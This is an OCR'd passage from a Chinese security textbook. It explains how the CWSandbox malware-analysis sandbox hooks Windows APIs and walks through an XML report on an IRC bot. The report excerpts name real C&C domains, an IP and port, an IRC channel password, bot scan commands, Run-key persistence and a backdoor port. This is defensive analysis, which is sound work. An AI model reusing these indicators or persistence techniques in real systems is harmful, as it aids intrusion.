


图 10.3　自动分析集群（AAS）

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

背景注释

探测虚拟机

如今，由于很多恶意软件程序都尝试检测自己是否运行在虚拟环境下，使用虚拟机进行恶意软件分析变得非常流行。由于不同的虚拟软件、恶意代码可以查看不同的特性，包括具体的注册表项、运行进程或系统服务的列表，或者典型的系统行为。尤其是最常用的虚拟机软件 VMWare，有很多众所周知的探测办法。www. trapkit. de 上有很多这方面的技术，并提供了相关工具 scoopy doo 和 jerry。Joanna Rutkowska 开发了一个通用的检查虚拟机的工具 redpill。它的原理是尝试获得中断向量表（Interrupt Descriptor Table，IDT）的地址（非授权指令，用户代码程序也可以调用）。因为在虚拟机中，IDT 地址与真实系统的地址是不一样的，我们可以非常方便地使用这个技术检测虚拟机。这种方法最好的地方是它对所有虚拟软件都起作用。在新一代的 CPU 中，很多虚拟技术实现了硬件支持。我们只能希望将来，虚拟机的检测变得不可能，或者至少变得复杂一些。

组件介绍

这里详细介绍 CWSandbox 的各个组件和功能。CWSandbox 由两个可执行部件组成：cwsandbox. exe 和 cwmonitor. dll。前者是主程序，载入恶意代码并控制整个分析过程。后者是一个动态链接库（dll）文件，插入所有被监控的进程。在恶意代码运行期间，dll 监视每个关键的 API 调用，将监视的结果发送给主程序 cwsandbox. exe。根据不同类型的系统调用，dll 采取不同的动作：等候 sandbox 决定如何继续进行，作为原始恶意进程的代理（代理控制原来调用的 API 程序）；或者仅仅返回给恶意进程模拟的结果或者错误。除了监控之外，dll 还必须确保每当恶意软件开启了一个新进程或者插入代码到一个已有的进程时，主程序都能知道。这种情况下新的 dll 需要插入到这个新进程或者已有进程中，这样才可能对它们进行监测。结构如图 10. 4。

如前所述，dll 会将所有的 API 调用通知 sandbox，实际上是通过发送通知（notification）来实现。这些通知包括许多信息，如调用的 API 程序的名称、使用的参数、调用的时间。不同类型的函数调用会用不同类型的 TNotification 类通知，以下是其中一个分类：

- **TNotification _ COM** 用于 API 调用，创建 COM 对象。
- **TNotification _ DLLHandling** 用于 API 调用，挂载/卸载 dll 或动态确定 API 函数入口点。
- **TNotification _ FileSystem** 用于 API 调用，访问文件系统。
- **TNotification _ ICMPPacket** 用于 API 调用，发送 ICMP 数据包。
- **TNotification _ INIFile** 用于 API 调用，使用 Windows 内置方法访问 . ini 文件。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 10.4　CWSandbox 体系架构

- **TNotification _ Mutex**　用于 API 调用，创建或访问互斥对象。
- **TNotification _ Network**　用于 API 调用，Windows 内置网络方法，如访问 Windows 共享。
- **TNotification _ Process**　用于 API 调用，操作进程如创建、结束或者打开。
- **TNotification _ ProtectedStorage**　用于 API 调用，访问受保护的存储空间。
- **TNotification _ Registry**　用于 API 调用，访问注册表。
- **TNotification _ Service**　用于 API 调用，访问 Windows 服务。
- **TNotification _ System**　用于 API 调用，进行系统操作（如重启）。
- **TNotification _ SystemInfo**　用于 API 调用，查询系统信息（如查询当前用户）。
- **TNotification _ Thread**　用于 API 调用，对线程进行操作如创建或终止。
- **TNotification _ User**　用于 API 调用，使用 Windows 内置用户管理函数（如创建或删除用户）。
- **TNotification _ VirtualMemory**　用于 API 调用，访问其他进程的虚拟空间。
- **TNotification _ Window**　用于 API 调用，访问当前存在的窗口，如通过一个标题或者类名称查找一个窗口。
- **TNotification _ WinSock**　用于 API 调用，进行 WinSock 操作。

有的报告专门分析网络连接和流量数据。所有传输的数据都会被监控并尝试确定运行的网络协议。目前，解析出下面几种协议：超文本协议 HTTP、文件传输协议 FTP、简单邮件传输协议 SMTP、因特网在线聊天协议 IRC、Ident 协议 IDENT。会自动检测到使用 RFC 规范或者有轻微改动的消息建立的连接，并提取出所有与协议相关的数据，如登录信息、下载网页、FTP 命令。如果检测到 SMTP 连接，CWSandbox 会欺骗恶意软件，这样不会发送 E-mail 而只发送一个信息请求到远程的 SMTP 服务器。因此恶意软件会误以为工作于正常的 SMTP 服务器下。会监测所有要发送的邮件信息，但是实际上根本就没有邮件发出。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

CWsandbox. exe

CWSandbox 是一个非交互的控制台程序，在运行的过程中不需要用户输入信息。唯一可能用的输入是用 Ctrl +C 组合键，这是 Windows 标准快捷方式用于终止应用程序。如果使用这样的快捷方式不能结束进程，那么 CWSandbox 会运行直到达到设定的时间且所有恶意进程结束。或者发生了一些关键事件需要马上结束恶意进程。在运行期间，它会执行以下功能：

- 恶意进程以挂起（睡眠）模式启动，这样创建了进程实体，加载了模块，但是并没有正式运行。
- 注入 cwmonitor. dll 到新进程。
- 与 DLL 交换进程运行的设置和信息。
- 在执行过程中，DLL 从每个被监控的进程获取通知（notification），根据接到的通知（notification），sanbox 会做出相应的决策。DLL 等待这些决策并贯彻执行。不过大多数情况下并不做出决策。DLL 在发送完通知（notification）后只是选择调用最初的 API 函数。
- 在所有进程结束或者到了规定的时间后，所有仍然运行的进程会被终止。或者如果父进程不能安全结束，那么创建的恶意线程会被终止。就像 Windows 中的进程如 winlogon. exe。
- 有些情况下，恶意软件会在规定时间到来之前被强行终止——一般是为了防止造成严重的破坏。
- 基于收集的数据会生成一个高级分析报告。
- 根据所有的监控数据和一些其他文件，可以选择生成一个 . cab 文档。

除了监控相关的 API 调用，sandbox（沙盒）还有一些特性有助于手动后续处理。某些最重要的特性可以通过配置选项 STORE _ CREATED _ FILES 和 DUMP _ PROCESSES 打开。前者将所有新建的文件拷贝入 . cab 文件，这样可以得到临时文件数据，这些数据常用作加密文件的纯文本源文件，它们在网络传输中是加密不能辨认的。它还能复制所有下载的文件，其中可能包括被监控程序代码的升级或者其他恶意程序。后者具有这样的功能：在所有被监控的进程即将终止时创建堆栈文件（dump file），这样如果恶意软件是压缩或加密的，就可以获得解压或解密的二进制代码。所有进程的堆栈文件也会被存入前面提到的 . cab 文件。



警 告

必须记住 CWSandbox 是监控而不是阻挡被分析的文件的行为。这表示本地系统以及远程系统可能会被感染，一些本地的敏感数据可能被抽取出并发送给恶意软件的操作者。恶意代码在分析进程结束后可能仍然驻留在系统中。沙盒会尽力终止所有创建的进程和停止所有感染运行系统的线程（恶意），但是不可能完全做到。所以在每次分析结束后，必须重启系统到干净的（初始）状态。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Cwmonitor. dll

cwmonitor. dll 会注入到所有被监控的进程中。如果恶意软件启动了新进程或者已经存在的进程被恶意代码感染，都会自动注入到该进程。如果被监控的进程是上面的任意一种情况，沙盒进行如下处理：如果开始一个新进程，沙盒会在进程创建后但是没有执行前将它挂起。将监控的 DLL 注入到这个进程，只有成功插入 DLL 后新创建的进程才继续运行。注入到一个已被感染进程的过程也与之类似：CWSandbox 挂起被注入的进程（在执行感染代码之前），将监控 DLL 注入，然后恢复它的运行。在两种情况中，如果由于某种原因监控 dll 注入失败，那么新建进程或已有的感染线程会被自动终止，没有任何执行的机会。

在注入的初始化的过程中，dll 首先会收集一些被注入进程的信息，例如用户名或者安全上下文等。然后启动一个 IPC（进程间通信）对象来和沙盒进行通信。通过这个机制，收集的进程信息传给沙盒，接下来会接到一些配置设置指令。为了截获所有的相关 API 函数调用安装 Hooks 函数。CWSandbox 中实现 hook 的技术叫做内联代码覆盖（inline code overwriting），见图 10. 5，之后会详细讨论。还有一些其他的方法，如导入地址表（Import Address Table，IAT）补丁，导出地址表（Export Address Table，EAT）补丁、或采用代理 DLL。每种 hook 技术都有自己的优点和不足，但是对于 CWSandbox 而言，目前采用的技术是最合适的。

内联代码覆盖在 CWSandbox 中工作方式如下：所采用的每个 Windows API 函数都在 Windows 的 dll 文件如 kernel32. dll、advapi32. dll 或者 ntdll. dll 中执行。这些 dll 或者是在进程初始化时自动加载，或者是运行期间使用函数 LoadLibrary、LoadLibraryEx 或 LdrLoadDll 手动加载。无论采用哪种方法，无论在什么时间加载，这些 API 函数都需要加载到调用它们的进程的虚拟内存中。因而，cwmonitor. dll 可以在内存中或者通过使用 API 函数 GetProcAddress 或者手动分析包含 windows dll 模块的 EAT 来定位它们。为了捕捉对某函数的所有调用，在代码程序中写入 JMP 指令，使得先执行预定的 hook 函数。

例如图 10. 5 显示从 kernel32. dll 的函数摘出的 CreateFileA，CreateFileA 函数常用来打开已经存在的文件或创建一个新文件。在图上面的部分，是初始的未被修改的函数。前 3 条指令用浅灰色标出，后面的指令用深灰色标出。浅灰色部分的操作指令将在安装 hook 函数的时候被 JMP 语句替换。可以看到在图的下面部分，原来浅灰色部分的指令已经完全被替换了，而深灰色部分则完全没有修改。在 hook 安装的时候，替换这些指令之前，需要将指令保存到其他地方，因为后来可能会用到原来 API 函数提供的功能。在图 10. 5 的下面部分，可以看到这些指令被保存在 SavedStub 函数中。现在每次调用 CreateFileA 函数时，首先执行 JMP 语句，于是开始执行（1）跳到 hook 函数开始执行（也就是图 10. 5 中下面的图片中间方框内的部分）。如果从 hook 函数内部调用原来的 API，首先要运行 SavedStub 函数（2），然后回到原来的 API 函数中去（3），执行未修改的深灰色部分的代码。这种形式的 API hook 是在用户空间最为有效和方便的办法。但是由于它会被恶意软件检测出，新版本的 CWSandbox 会采用从内核模式

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 10.5 内联代码覆盖

hook 的技术。另外，由于截取的是 Windows 的 API 函数，一个程序也可能完全不使用 Windows 的 API 函数而直接使用相关的系统调用。这种技术非常复杂且繁琐，一般恶意软件都不会采用。

警 告

CWSandbox 不会误报，因为分析报告中所有的内容都是真正发生过的。相反，可能会有漏报，因为它只报告监控的操作。例如，应用程序不用 Windows 的 API 而直接进行系统调用。然而由于这过程非常复杂和繁琐，几乎所有的恶意软件都采用 API 调用。不幸的是，如果仅仅因为在相应分析报告中没有发现恶意操作，并不能确保程序是“干净”的。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

检查分析报告的样本

在 CWSandbox 中恶意软件的分析结果是一个 XML 格式的分析报告。它包括了所有参与的进程和它们的行为。这个文本可以进行人工解读，也可以被机器解读（这使得后处理更容易）。为了提高可读性，使用 XSL 模板将 XML 报告转化为 HTML 或者纯文本文档。尽管如此，下面分析报告还是以纯 XML 文件进行描述分析，但会在后面给出 HTML 报告的例子。在这里，仍然使用前面的恶意软件的样本。

<analysis>部分

每个 XML 报告包括根元素<analysis>和两个子元素<calltree> 和<processes>：

```
<analysis cwsversion = "1. 97" time = "16. 12. 2006 23:51:28"
file = "82f78a89bde09a71ef99b3ced b991bcc. exe"
logpath = "c: \ analysis \ log \ 82f78a89bde09a71ef99b3ced b991bcc. exe \ run _ 1 \ ">
<calltree> … </calltree>
<processes> … </processes>
</analysis>
```

<analysis>元素的属性显露了一些分析报告信息，如 CWSandbox 的版本、分析的日期和时间，以及被分析的对象名字。<calltree>部分包括一个所有被监控进程的调用树，父-子关系表示的是父进程创建或者注入了子进程。这是恶意软件样本的调用树：

```
<calltree>
<process _ call filename = "c: \ 82f78a89bde09a71ef99b3ced b991bcc. exe"
starttime = "00:00. 219" startreason = "AnalysisTarget">
<calltree>
<process _ call filename = "C: \ WINDOWS \ system32 \ arman. exe –install
c: \ 82f78a89bde09a71ef99b3ced b991bcc. exe" starttime = "00:02. 031"
startreason = "CreateProcess"/>
</calltree>
</process _ call>
</calltree>
```

从输出可以看到初始的恶意进程（由 c: \ 82f78a89bde09a71ef99b3cedb991bcc. exe 创建），用命令行 c: \ windows \ system32 \ arman. exe 开启一个新进程。这个新文件 c: \ windows \ system32 \ arman. exe 极有可能是初始进程在之前创建的。通过调用的变量，可以看出它是最近安装，也可以随之找到最初恶意软件文件存放的地方。稍后会仔细地查看这个进程内部的具体情况。此外，可以看到两个进程相对的开始时间点：第一个是在分析启动几百 ms 之后，第二个大约是启动 2s 后。从属性 startreason 可知第一个进程是由沙盒启动的，这个进程通过调用 Windows 的 API 函数（创建新进程，如

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

CreateProcess）创建了第二个进程。该属性另一个可能有用的值是 InjectedCode，当进程注入一个已经运行的进程时会有这个键值出现。

分析 82f78a89bde09a71ef99b3ced b991bcc. exe

<processes>部分包含了一个子集<process>（包含每个参与进程的详细信息）。从属性<process>可以了解到更多关于进程的信息：

```
<process index = "1" pid = "1192"
filename = "c: \ 82f78a89bde09a71ef99b3ced b991bcc. exe" filesize = "113152"
md5 = "82f78a89bde09a71ef99b3ced b991bcc" username = "Administrator"
parentindex = "0" starttime = "00:00. 219" terminationtime = "00:02. 328"
startreason = "AnalysisTarget" terminationreason = "NormalTermination"
executionstatus = "OK">
```

- **index** 每个进程都有自己唯一的索引号以便之后识别。
- **pid** 由操作系统定义，进程的身份编号。
- **filename** 创建进程的文件名。
- **filesize** 这个进程文件的大小。
- **md5** 这个进程文件的 MD5 散列值。
- **username** 进程运行安全上下文的名字，即操作进程的用户。
- **parentindex** 开启这个进程的父进程索引，0 表示这个进程是沙盒开启的。
- **starttime** 进程启动或者被注入的相对时间（见<calltree>部分）。
- **endtime** 进程结束的相对时间，由 starttime 与 endtime 之间的差值可以知道这个进程的总的执行时间。
- **startreason** 这个进程被监控的原因（见<calltree>部分）。
- **terminationreason** 进程结束的原因。NormalTermination 表示进程是自己结束的。另一个可能是 Timeout，表示由于到了指定的分析时间，沙盒终止了这个进程。
- **executionstatus** 执行状态，通常这个属性的值为 OK；如果因为某些原因进程不能启动——例如它不是一个有效的 Win32 应用程序——这个值就会变成 Could-NotCreateProcess。

<process>总是包含几个字段，用来描述进程运行期间所有的行为。如果进程运行期间某些 Notification 被检测，会有一个独立的字段来描述每个可能的 TNotification 对象。下面从这些字段中摘录出了一些有趣的信息并加以解释。注意，有时跳过了一些 Notification 或者省去它们的一些属性，以增加可读性：

```
<dll _ handling _ section>
<load _ dll dll = "c: \ 82f78a89bde09a71ef99b3cedb991bcc. exe" successful = "1"/>
<load _ dll dll = "C: \ WINDOWS \ system32 \ ntdll. dll" successful = "1"/>
<load _ dll dll = "C: \ WINDOWS \ system32 \ kernel32. dll" successful = "1"/>
<load _ dll dll = "C: \ WINDOWS \ system32 \ msvcrt. dll" successful = "1"/>
```

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
<load _ dll dll = "C: \ WINDOWS \ system32 \ WS2 _ 32. dll" successful = "1"/>
<load _ dll dll = "C: \ WINDOWS \ system32 \ WININET. dll" successful = "1"/>
<load _ dll dll = "C: \ WINDOWS \ system32 \ pstorec. dll" successful = "1"/>
</dll _ handling _ section>
```

上面告诉我们关于恶意进程加载的模块的信息。最前面是恶意软件的映像文件，接下来是 Windows 标准库 ntdll. dll 和 kernel32. dll，这是每个 Windows 用户进程都必须加载的。从 msvcrt. dll 的加载信息来看，可以知道（至少可以猜测）这个恶意程序是用 C 语言写的，因为 msvcrt. dll 是微软标准 C 库。Ws2 _ 32. dll 和 wininet. dll 的加载说明程序将使用 Winsock 库来设置 TCP/IP 通信连接。因为被检测的恶意软件是个僵尸病毒，这不令人惊讶。从加载 Pstorec. dll 信息来看，我们可以猜测恶意程序企图访问被保护的存储空间，最可能是盗取一些存储于其内部的授权数据。在后面的分析可以看到我们之前的猜测：这个恶意软件将自己复制到 Windows 的系统目录下，名字为 arman. exe。

```
<filesystem _ section>
<copy _ file srcfile = "c: \ 82f78a89bde09a71ef99b3cedb991bcc. exe"
dstfile = "C: \ WINDOWS \ system32 \ arman. exe"
creationdistribution = "CREATE _ ALWAYS"/>
</filesystem _ section>
```

接下来的输出显示创建的 arman. exe 启动了一个新的进程，创建新进程应该不会在 Windows 窗口显示 showwindow= “SW _ HIDE”。进而，得知 API 函数 CreateProcessA 被调用来完成以上内容。<kill _ process>说明，恶意进程在启动其位于 windows 系统目录下的拷贝后，终止了自己的运行。

```
<process _ section>
<create _ process commandline = "C: \ WINDOWS \ system32 \ arman. exe –install
c: \ 82f78a89bde09a71ef99b3cedb991bcc. exe" targetpid = "1612"
creationflags = "DETACHED _ PROCESS" showwindow = "SW _ HIDE"
apifunction = "CreateProcessA" successful = "1"/>
<kill _ process targetpid = "1192" showwindow = "SW _ HIDE"
apifunction = "NtTerminateProcess"/>
</process _ section>
```

上面所讲的都是针对第一个进程，基本上大多数的这类简单的僵尸病毒都是类似的流程：第一次启动时，仅仅是把自己复制到 Windows 的系统目录，然后运行这个新的拷贝，终止初始的程序。

分析 Arman. exe

现在集中分析第二个进程，它显示了更多值得注意的结果：

```
<process index = "2" pid = "1612" filename = "C: \ WINDOWS \ system32 \ arman. exe
```

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
—install c:\82f78a89bde09a71ef99b3cedb991bcc.exe" filesize="113152"
md5="82f78a89bde09a71ef99b3cedb991bcc" username="Administrator"
parentindex="1" starttime="00:02.031" terminationtime="02:00.547"
startreason="CreateProcess" terminationreason="Timeout"
executionstatus="OK">
```

我们知道这个进程是同一个二进制程序产生的，只是在不同的目录。因此 MD5 和文件大小都是一样的，从属性 parentindex 和 startreason 知道这个进程是由第一个进程启动的，terminationreason 告诉我们这个进程不会自己结束，除非沙盒结束分析之后强行终止。

```
<filesystem_section>
<delete_file srcfile="c:\82f78a89bde09a71ef99b3cedb991bcc.exe"
desiredaccess="FILE_ANY_ACCESS" flags="SECURITY_ANONYMOUS"/>
</filesystem_section>
```

这里看到 arman.exe 的第二命令行参数：它用来通知应用程序最初的恶意程序的位置并删除。这个恶意软件程序（僵尸）是从蜜罐中得来的，所以不知道它的传播方式，但是可以假设，常常是在攻击（exploit）远程主机后复制到该主机上。根据攻击（exploit）方式的不同，复制到一个临时文件夹或者应用程序相关的目录下。这样的文件夹下的 exe 文件很容易被发现或者被一些系统清理机制自动删除。因此，我们看到的几乎所有的例子中，它都会将自己复制到 Windows 系统文件夹目录下，并将初始的源文件删除。

许多程序都使用指定的互斥文件名来保证同一时间只有一个实例在运行。有趣的是，常常通过互斥文件名来获得更多的恶意软件的信息。有时可以通过恶意软件作者的目的确定恶意软件的名字。同时通过它也常常能认出恶意软件族系，因为互斥文件名并不会随着版本的改变而改变或者仅仅稍微做些改变，如采用同样的名字加上新的版本号。我们例子中就是如此：

```
<mutex_section>
<create_mutex name="arm4n" owned="1"/>
</mutex_section>
```

恶意软件打开注册表项 HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run（该路径是系统启动时的自动加载项），检查 arman.exe 文件的目录是否已经存在。因为事实上不存在这样的目录，创建一个新的目录。之后恶意软件查看是否能成功创建目录。一旦写入这个表项（这样修改了系统启动序列），arman.exe 就能在系统启动的时候自动运行。

```
<registry_section>
<open_key key="HKLM"
subkey_or_value="SOFTWARE\Microsoft\Windows\CurrentVersion\Run"/>
<query_value
```

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
key = "HKLM \ SOFTWARE \ Microsoft \ Windows \ CurrentVersion \ Run"
subkey _ or _ value = "Arman"/>
<set _ value
key = "HKLM \ SOFTWARE \ Microsoft \ Windows \ CurrentVersion \ Run"
subkey _ or _ value = "Arman" data = "C: \ WINDOWS \ system32 \ arman. exe"/>
<open _ key key = "HKLM"
subkey _ or _ value = "SOFTWARE \ Microsoft \ CTF \ Compatibility \ arman. exe"/>
</registry _ section>
```

现在看值得注意的地方，也就是对网络连接的操作。如果恶意软件调用了至少一次 Winsock，那么它的分析报告就会包含一个字段<winsock _ section>。它有几个子字段：一个针对所有的 UDP 连接、一个针对进入的 TCP 连接、一个针对允许的外出 TCP 的连接、一个针对被阻挡的 TCP 连接，最后一个是针对所有不能确定（因为没有相关的函数调用）的协议或目标的操作。这往往是 Windows 内置的 DNS 域名查询功能。在我们的案例中 Winsock 通知的字段如下：

```
<winsock _ section>
<connections _ unknown>
<connection connectionestablished = "0" socket = "0">
<gethostbyname requested _ host = "sexccc. serveftp. com"/>
<gethostbyname requested _ host = "sexccc. ath. cx" result _ addr = "208. 98. 19. 3"/>
</connection>
</connections _ unknown>
```

可以看到第一个 DNS 查询没有发送 IP 地址，这是因为当时域名 sexccc. serveftp. com 没有连接到有效的 IP 地址。相反，第二个请求 sexccc. ath. cx 则发送了 IP 地址 208. 98. 19. 3（僵尸网络服务器地址）：

```
<connections _ outgoing>
<connection transportprotocol = "TCP" remoteaddr = "208. 98. 19. 3"
remoteport = "6666" protocol = "IRC" connectionestablished = "1" socket = "1396">
<irc _ data username = "XP-DEU 0 0 :[XP | DEU | P | 00 | gcoDZaUz]"
nick = "[XP | DEU | P | 00 | gcoDZaUz]">
<channel name = "# # tibia2 # # " password = "tibiablows"
topic _ deleted = ":. scan. stop -s;. scan. start NETAPI 40 -a -s;
. scan. start NETAPI 40 -b -s"/>
</irc _ data>
</connection>
</connections _ outgoing>
```

恶意代码在端口 6666 初始化 TCP 外出连接到 208. 98. 19. 3，而且 CWSandbox 还检测到（通过监测流量）这个连接使用的协议是 IRC，因此能够从通信数据流中找出所有协议相关 IRC 数据：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- 用户命令使用的参数是 XP-DEU 0 0：[XP | DEU | P | 00 | gcoDZaUz]。表示用户名是 XP-DEU，IRC 用户模式是 0，真实名字是 [XP | DEU | P | 00 | gcoDZaUz]。
- 昵称是 [XP | DEU | P | 00 | gcoDZaUz]。
- 加入了信道 ##tibia2##，密码是 tibiablows。
- 信道的话题是：.scan.stop -s；.scan.start NETAPI 40 -a -s；.scan.start NETAPI 40 -b - s。
- 由属性 topic _ deleted 可以知道，信道的话题已经收到。但事实上并没有传给恶意软件。CWSandbox 可以用很多方式进行设置，以防止接收僵尸命令。

分析报告的最后揭露出恶意软件在 TCP 端口 1910 打开了一个后门，但是在分析期间并没有建立连接：

```
<connections _ listening>
<connection transportprotocol = "TCP" localport = "1910"
connectionestablished = "0" socket = "1392"/>
</connections _ listening>
```

以上就是对第二个进程的分析。我们已经知道这类简单的僵尸病毒最基本的操作：复制到 Windows 的系统文件夹并启动后，新进程删除原来的初始文件；设置注册表以便随系统自启动；打开一个后门；确定自己要连接的 C&C 服务器域名；连接这个服务器；加入到正确的信道。因为我们没有让信道话题传到恶意软件的接收函数，所以它的功能到此结束了。这个分析报告的 HTML 格式见表 10.1，仅仅显示了对第二个进程的分析，为在这里显示方便，表中略掉了一些不重要的部分。

表 10.1 恶意软件分析摘录

```
Analysis Number 2
Parent ID 1
Process ID 2028
Filename C:\WINDOWS\system32\arman.exe
-install c:\82f78a89bde09a71ef99b3cedb991bcc.exe
Filesize 113152 bytes
MD5 82f78a89bde09a71ef99b3cedb991bcc
Start Reason CreateProcess
Termination Reason Timeout
Start Time 00:05.391
Stop Time 02:00.469
DLL-Handling Loaded DLLs
